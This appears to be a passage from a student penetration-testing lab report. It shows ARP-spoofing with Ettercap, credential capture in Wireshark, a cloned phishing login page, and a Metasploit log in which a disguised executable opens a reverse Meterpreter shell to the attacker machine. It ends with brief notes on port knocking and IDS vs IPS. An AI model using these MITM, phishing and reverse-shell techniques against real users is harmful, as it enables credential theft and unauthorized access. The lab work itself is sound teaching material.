


Figure 10: OS Command Injection

C – Man in the middle attacks and social engineering

1. Information taken from Packet Capture

- **Ettercap**

Attackers use a program named 'Ettercap' to manage a link between a client and a server for the Man in the Middle. We may use this method to track login credentials such as username and password. In this case, Windows serves as the client and OWASP serves as the server. The IP addresses are 192.168.56.103 and 192.168.56.102, respectively. Kali Linux (192.168.56.101) host will be the attacking machine. ARP spoofing is the most common MITM attack.




Figure 11: ARP Poisoning

In this case, when communicating with server machine, attackers are able to spoof the IP of the server machine and collect user credential data as shown in the below screenshots.




Figure 12: Victim tries to login with username and password




Figure 13: Ettercap has captured the packet details passed from client to server

- **Wireshark**

We will examine all network traffic between the client and server machines using the Wireshark tool. Wireshark was used to record the login credentials. Figure 14 demonstrates the results of Wireshark. Moreover, it shows how this Wireshark platform intercepted network traffic packets:




Figure 14: User login credentials analyzation using Wireshark

Figure 15 and Figure 16 shows how the SQLi page has used to enter data and how we were able to exploit this using Wireshark by intercepting network traffic. According to the health insurance company scenario, confidential and private health records details stored in the database can be exposed to the attackers.




Figure 15: Filling SQL Injection details




Figure 16: SQL injection details captured results using Wireshark

2. Method to lure user instead of server machine

- **Creating a password harvester (Phishing)**

Instead of accessing to the original website, the user surfing the phishing website's login page and enters their login credentials. Figure 17 shows how a back copy of this login details is created in the attacker's machine. According to the below screenshots 192.168.56.102/peruggia/index.php is considered as legitimate site while 192.168.56.101 is considered as phishing site.




Figure 17: Cloned web page and captured login credentials




Figure 18: HTML file created in the attacker machine


According to the given scenario, these types of phishing sites can be used to confuse users and steal their account authentication credentials, which can then be used to exploit sensitive information such as financial and payment details.

3. How can you penetrate from client side if the server is protected?

- **Creating a reverse shell**

In this case, we are duping the user into executing a program that establishes a link between the client and the attacker machine. If the server is secured, the hacker can gain access to it by manipulating the operation of a client computer with the server machine. It is possible to accomplish this by constructing a reverse shield with Metasploit.

According to the given scenario, attacker can trick customer by creating a reverse shell. After creating it, hacker can get access to the user's machine and steal sensitive information.



```
root@kali: ~  
File Actions Edit View Help  
[*] exec: cp cute_dolphin.exe /var/www/html/  
cp: cannot stat 'cute_': No such file or directory  
cp: cannot stat 'dolphin.exe': No such file or directory  
msf5 exploit(multi/handler) > cp cute_dolphin.exe /var/www/html/  
[*] exec: cp cute_dolphin.exe /var/www/html/  
cp: cannot stat 'cute_dolphin.exe': No such file or directory  
msf5 exploit(multi/handler) > cp Desktop/cute_dolphin.exe /var/www/html/  
[*] exec: cp Desktop/cute_dolphin.exe /var/www/html/  
msf5 exploit(multi/handler) >  
[*] Sending stage (176195 bytes) to 192.168.56.103  
[*] Meterpreter session 1 opened (192.168.56.101:4443 → 192.168.56.103:49161) at 2021-05-14 13:32:46 -0400  
[*] Session ID 1 (192.168.56.101:4443 → 192.168.56.103:49161) processing AutoRunScript 'post/windows/manage/smart_migrate'  
[-] The specified meterpreter session script could not be found: post/windows/manage/smart_migrate  
sessions  
  
Active sessions  


| Id | Name | Type        | Information                          | Connection                                                  |
|----|------|-------------|--------------------------------------|-------------------------------------------------------------|
| 1  |      | meterpreter | x86/windows IE8WIN7\IEUser @ IE8WIN7 | 192.168.56.101:4443 → 192.168.56.103:49161 (192.168.56.103) |

  
msf5 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1 ...  
  
meterpreter > sysinfo  
Computer : IE8WIN7  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 3  
Meterpreter : x86/windows  
meterpreter > shell  
Process 2360 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\IEUser\Desktop>ls  
ls  
desktop.ini  
eula.lnk  
  
C:\Users\IEUser\Desktop>ls  
ls  
Duneesha.txt  
desktop.ini  
eula.lnk
```

Figure 19: Creating reverse shell connection and sessions establishment

D – Protecting the Server

1. Port Knocking

Port knocking is a defensive tactic that can be used to provide an additional layer of protection to current defense systems. The very foundation of this approach is based on the idea that only open ports will trigger security issues (How Port Knocking Can Add Extra Layer of Server Security). Port knocking will protect the server and is protected by firewalls. This approach aids in determining which users can be lawfully blocked.

The main advantage of this technique is that a normal port scan would not expose Port knocking ports. Therefore, sharing of authentication information cannot be easily hacked can prevent from DoS attacks.

2. False Positive vs False Negative to a NIDS

- False positive - A false positive condition occurs where an event is detected as an attack by the IDS but the procedure is normal behaviour. A false warning is the same as a false positive.
- False negative - A false negative condition is the cruelest and most dangerous. It is when the IDS considers an event to be necessary since it is an assault.

3. IDS vs IPS

Both intrusion detection systems (IDS) and intrusion prevention systems (IPS) are components of network infrastructure. The primary distinction between them is that IDS monitors the system for intrusions or malicious attacks, while IPS is a regulating system for malicious attacks. Figure 20 illustrates the key differences and one similarity of both systems.




Figure 20: Difference between IPS and IDS (IDS vs. IPS: Definitions, Comparisons)

